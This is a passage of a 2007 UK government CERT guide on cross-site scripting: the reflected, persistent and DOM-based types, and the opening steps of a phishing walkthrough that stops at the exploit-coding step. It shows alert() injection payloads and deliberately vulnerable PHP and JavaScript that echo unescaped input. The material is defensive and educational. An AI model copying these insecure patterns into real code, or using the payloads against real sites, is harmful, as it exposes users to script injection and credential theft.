Cross Site Scripting
Techniques and mitigation

Revision 1.0

October 2007

Revision history

Version	Date of publication	Comments
0.1	8th October 2007	Initial draft
0.2	25th October 2007	Final draft
1.0	29th October 2007	First publication.

Table of contents

1 Executive summary 4
1.1 Overview 4
2 Introduction 5
2.1 Purpose of document 5
2.2 Structure of document 5
2.3 About GovcertUK 5
2.4 Constraints and assumptions 5
2.5 Contact information 5
2.6 Glossary of terms 6
3 XSS Basics 7
3.1 What is XSS? 7
3.2 Different types of XSS 8
3.2.1 Reflected 8
3.2.2 Persistent 10
3.2.3 DOM based 13
3.3 Abuse of other tags 14
4 Attack vectors 15
4.1 Phishing 15
4.1.1 Step 1: Verify that the page is vulnerable 15
4.1.2 Step 2: Identity where the exploit code will go 15
4.1.3 Step 3: Coding the exploit 16
4.1.4 Step 4: Recording the users logon credentials 17
4.1.5 Step 5: Distributing the exploit 17
4.1.6 Putting it all together 18
4.2 Redirection to external website 19
4.3 Keylogging 20
4.4 Cookie/session stealing 21
4.5 Web defacement 21
4.6 Subversion of domain security policies 22
4.7 XSS Worms 22
4.8 XSS Proxies 22
4.8.1 Overview 22
4.8.2 Exensibility 23
5 Mitigation 24
5.1 Application security 24
5.1.1 Validating and restricting input 24
5.1.2 Anti-XSS libraries 27
5.1.3 Protection of cookies 27
5.2 Administrative security 28
5.2.1 Education 28
5.2.2 Browser security 28
6 References 29

1 Executive summary

1.1 Overview

Modern Internet servers are far more complex than ever before. The days of serving static HTTP pages have been replaced with the need to deliver personalised and dynamic content, frequently based on input provided by a user. Web browsers have also evolved so that they can interpret this content and render it accordingly. This increased complexity has made it far more difficult to manage the servers and their applications and has inevitably led to a number of security problems.

In this document, we will discuss what is arguably the most prevalent of these security problems. Cross Site Scripting or XSS is a technique used to inject malicious HTML such as scripting code into the content delivered by a web server. When combined with appropriate social engineering practices, this is a powerful technique that can be used amongst other things to obtain confidential information, download and install Trojans or deface web pages.

XSS abuses the trust that users have with a website and this is particularly relevant for Government departments since users implicitly trust Government sites. Even where the site itself does not contain any confidential information therefore, it is important to ensure that Government websites are not vulnerable to this type of attack since this trust relationship would expose other, unrelated sites to risk.

Though initially crude, XSS attacks are now very sophisticated and are constantly evolving and both the techniques and the attack strategies discussed in this document represent only a small fraction of those found in the wild. Nevertheless, it is sufficient to understand both the ease in which these vulnerabilities can be exploited and the impact that this might have.

Mitigation of this risk requires effort on the part of systems administrators, web authors and application developers and browser manufacturers. Many of the attack strategies rely on sophisticated social engineering techniques and educating employees about the potential risks and what they can do to prevent them should form an important part of any defence strategy.

2 Introduction

2.1 Purpose of document

It is estimated that around 80% of all websites are vulnerable to Cross Site Scripting (more commonly referred to as XSS) attacks in one form or another *(Grossman et al, 2007)*. The purpose of this document is to provide a broad understanding of what these vulnerabilities are, how they can be exploited and the steps that organisations can take to prevent them.

A general preconception is that Cross Site Scripting attacks can only be used to obtain sensitive information such as user credentials and that sites which don't contain this information are consequently not vulnerable. As we will see however, there are many different attack vectors and even something as innocuous as a search tool can be used to exploit third party sites. Many of these attack strategies rely on the trust that users have with the vulnerable site so it is particularly relevant for sites within the .gov.uk domain since these are generally trusted and government departments therefore have a responsibility to prevent abuse of this domain.

2.2 Structure of document

Following on from this introduction, section three provides the bulk of the technical content where the various types of Cross Site Scripting vulnerabilities are discussed. This section also includes a step-by-step walkthrough of a typical Cross Site Scripting attack. Section four looks at some of the ways that attackers will use Cross Site Scripting to compromise vulnerable servers or users and section five offers some mitigation advice for reducing the likelihood of attack.

2.3 About GovcertUK

GovcertUK is the Government Emergency Response Team that provides technical support and advice to UK public sector departments. It is a dedicated team within CESG, the Technical Authority for Information Assurance within the UK.

2.4 Constraints and assumptions

In order to preserve uniformity between different attack vectors, this document uses PHP for server side scripting examples and JavaScript on the client. It should be noted however that this is merely a convention and that the threats are equally applicable to CGI, ASP and other similar technologies.

2.5 Contact information

GovcertUK can be contacted by email at *enquiries@govcertuk.gov.uk* or by telephone on 01242 709311.

2.6 Glossary of terms


CSS and **XSS**	Acronyms of Cross Site Scripting. For consistency, the more common term XSS will be used throughout this document. CSS is still used albeit rarely since it's use has been deprecated to avoid confusion with Cascading Style Sheets.
ASP	Active Server Pages. This is a Microsoft specific technology used to generate dynamic content on the server through the use of scripts and ActiveX components. Though still commonly found, its use has been deprecated in favour of ASP.NET.
CGI	Common Gateway Interface. A protocol that provides an interface between an application and a server (typically between a browser and a web server). It is most frequently used to process information in HTML forms.
PHP	PHP Hypertext Preprocessor. This is a server side scripting language that can be embedded directly into HTML pages. It is typically used to generate dynamic HTML content and frequently used to interface with backend databases.
JavaScript	A programming language that is delivered by the web server as part of a HTML page but is interpreted and executed by the browser.
DOM	The Document Object Model. A standard interface that represents HTML documents as a hierarchical collection of objects and provides methods and attributes that can be manipulated directly by languages such as JavaScript.
SOP	The Single Origin Policy states that JavaScript running on a web page cannot interact with resources that do not originate from the same web site. The DOM restricts access to the content to a parent object and its children and only permits access if they are within the same domain.
AJAX	Asynchronous JavaScript and XML. A combination of technologies used to generate rich applications that are more responsive and interactive than traditional web development technologies.

3 XSS Basics

3.1 What is XSS?

Most modern web browsers have the ability to execute scripts that are downloaded from a web server and are written in languages such as JavaScript and VBScript. Cross Site Scripting or XSS is one of a number of HTML injection techniques that can be used to insert malicious HTML (typically containing embedded script code written in one of these languages) into an otherwise benign webpage.

At the heart of the vulnerability, a web server delivers dynamic content containing data that was originally provided by a user but this content contains malicious scripts or HTML. As an example, consider the following login screen which was displayed after the user entered the username **badusername**:




An invalid username was entered and was displayed as part of the error message shown at the top of the screen.

This seems harmless enough but consider now what happens if instead of entering **badusername**, the attacker enters the following in the username field:

<SCRIPT>alert("XSS vulnerability test")</SCRIPT>

This time, the HTML generated by the server includes a SCRIPT tag which the browser will execute and instead of the previous error message, the following is displayed:



In this case the script contains nothing sinister and simply displays a message box. Nevertheless, even in this simple example we have effectively injected a Javascript program of our choosing into a web page and that is running in the security context of that website. A message box such as this is a common method used by attackers to identify vulnerable web sites and for the remainder of this section, we will continue to use the alert function to show how XSS may be injected and will defer discussions of how something useful can be accomplished until section 4.

3.2 Different types of XSS

Though there are numerous techniques used to exploit XSS vulnerabilities, they typically fall into one of the following three categories *(Grossman et al, 2007)*

- Reflected[1];
- Persistent;
- DOM based.

3.2.1 Reflected

Reflected attacks are probably the simplest to understand. Part of a web page is dynamically created using content supplied by the user and the exploit code is

1.1.1.1


[1] Grossman et al refer to these as non-persistent but the term reflected is more commonly used so had been adopted here.

contained within this user input. Typically this input is provided using a form and an example of this using a login page was given in section 3.1.

Jason Rafail *(Rafail, 2001)* describes a less obvious method of accomplishing the same result by exploiting custom error pages. These are used to provide more user friendly or useful information than the standard HTTP 404 message when a user attempts to access a non-existent web page. They may for example feed information such as the requested URI and the referring page into a form so that the user can provide useful feedback to the web site administrator. To see how these can be abused, consider the following example:

The attacker has attempted to access a page called *missingpage* and a custom error message is displayed. A potential vulnerability exists here because the page name is displayed without modification back to the browser.

This can be exploited in exactly the same manner as the previous example by replacing the page name with the embedded Javascript.




Though reflected attacks are conceptually simple, less clear is how they may be used to achieve useful results since only the attacker's browser will be affected and even then, only while the current page is displayed. We will see in section 4 however how the ability to affect the HTML generated by a legitimate web site through XSS gives credibility to social engineering and Phishing attacks and when used together, valuable information can be obtained.

3.2.2 Persistent

These attacks are directed against persistent storage on either the client or the server. Unlike the reflected attacks described earlier, these are resilient across sessions so can be launched each time the user visits the page. The remainder of this section will first consider attacks against server storage and then look at how poisoned cookies can be used on the client.


3.2.2.1 Server storage

Servers are potentially vulnerable to these type of attacks when they store user supplied input in a server side data repository such as a file or database. These attacks are particularly insidious because they have the potential to affect anybody who visits the site and to whom the content is displayed. Consider for example a simple announcement board like the one shown in the following screenshot.




On this page, users can enter their name and a message which are storedin a database on the server. When any user visits the page, each posting is retrieved from the database and displayed in a table.

Using the alert example from before, it's easy to see how this can be exploited. The user simply enters the script in either of the fields and hits the submit button.



Now when *any* user visits the web page, the Javascript will execute and the following dialog will be displayed:




3.2.2.2 Client storage

While persistent attacks on the server are fairly obvious, little thought is given to client storage since scripting languages do not have direct access to the file system. Given this restriction, the principle means of persistently injecting malicious HTML on the client is by using poisoned cookies *(see CERT, 2000)*.

Many sites use cookies to record user preferences and to remember users without the need for them to log on. Consider the following code written using PHP.

```
$name=$_COOKIE["user"];
if ("" == $name)
    printf ("Welcome guest\n");
else
    printf ("Welcome back %s\n", $name);
```

For a user who registered as Bob, this code would display the following:



Given what we've seen so far, it should come as no surprise that a malicious hacker could register using a name that contains an embedded script and this would be stored in the cookie. Sure enough, registering with a username of <SCRIPT>alert("Poisoned cookie…") yields the following result every time the user visits that site.


3.2.3 DOM based

The third type of XSS attack exploits the Document Object Model or DOM. DOM exposes this object model so that scripts can access the content and metadata for web pages. Uppermost in the DOM hierarchy for example is the *document* object which also provides access to other objects such as *document.location* and the vulnerability occurs when these objects can be indirectly manipulated.

As an example, consider the logic used to acknowledge a returning visitor given in section 3.2.2.2. Rather than using cookies however, the username is captured using a HTML form and passed as parameter on the URI line. The following Javascript is used to welcome the user back.

```
<SCRIPT>
argname="user=";
argstart=document.URL.indexOf(argname)+argname.length;
user=document.URL.substring(argstart,document.URL.length);
document.write ("Welcome back "+ user);
</SCRIPT>
```

The username is simply parsed from the URI and displayed on the screen as shown in the following screenshot:




As we've seen however, simply reflecting this user provided input back to the browser exposes it to abuse and if we replace

http://vulnerable.com/welcome.html?user=Alice

with

http://vulnerable.com/welcome.html?user=<script>alert("XSS-DOM")</script>
We see the following:



It is probably worthwhile mentioning at this point that an attack such as this where the exploit is passed as part of the URL depends on the URL remaining untouched by the Browser. This particular sample was tested on both Internet Explorer 6 and Internet Explorer 7 which were both vulnerable. Firefox however replaces the < and > characters with their URL encoded values and consequently the script never executes.

3.3 Abuse of other tags

Though all the examples so far have focused on abuse of the <SCRIPT> tag, there are a number of other tags that can be used to exploit these vulnerabilities. The most common of these are:

- <OBJECT>
- <APPLET>[2]
- <EMBED>[3]
- <FORM>
- <IMG>

In the next section we will see an example of how the <FORM> tag can be used to obtain a user's logon credentials.

1.1.1.1

[2] Deprecated in HTML 4.0 in favour of Object tag
[3] Dropped in HTML 4.0 in favour of Object tag


4 Attack vectors

4.1 Phishing

In this section, we will consider how reflected XSS can be used to obtain a user's login credentials and will start by revisiting the login example given earlier in section 3.1. The attack is based on a similar example given in (*Spett, 2005*).

4.1.1 Step 1: Verify that the page is vulnerable

In this example, the username was reflected back to the screen as part of the "login failed" error message. Recall what happens when instead of a username, a tagged script is passed as the username:



The URL for the error message is as follows:-

```
http://vulnerable.com/logon.php?&error=Login%20failed&username=<script>alert("XSS%20vulnerability%20test")</script>
```

Which indicates that when a login fails, the username and error message are passed into the logon script as the *error and username* parameters. This will be used later in section 4.1.4.

4.1.2 Step 2: Identity where the exploit code will go

To see how this can be exploited, we first need to look at the HTML code that was generated by the PHP script to see where the scripting code appears:

```
HTML>
<HEAD>
<TITLE>XSS vulnerable login page</TITLE>
</HEAD>

<BODY>
<h3>Login Page</h3>


<hr>
<form name="logon" action="authenticate.php" method="post">
   <b>Login failed for user <script>alert("XSS vulnerability
   test")</script></b>
   <p>Username: <input name="username" size=28></p>
   <p>Password: <input type="password" name="password"
   size=30></p>
   <p><input type="submit" value="Submit"><p>
</form>


</BODY>
</HTML>
```

In this instance, the script is inserted in between the <FORM> and </FORM> tags so is effectively part of the form. Note also the unimaginative use of variables username and password which we shall be using shortly.

4.1.3 Step 3: Coding the exploit

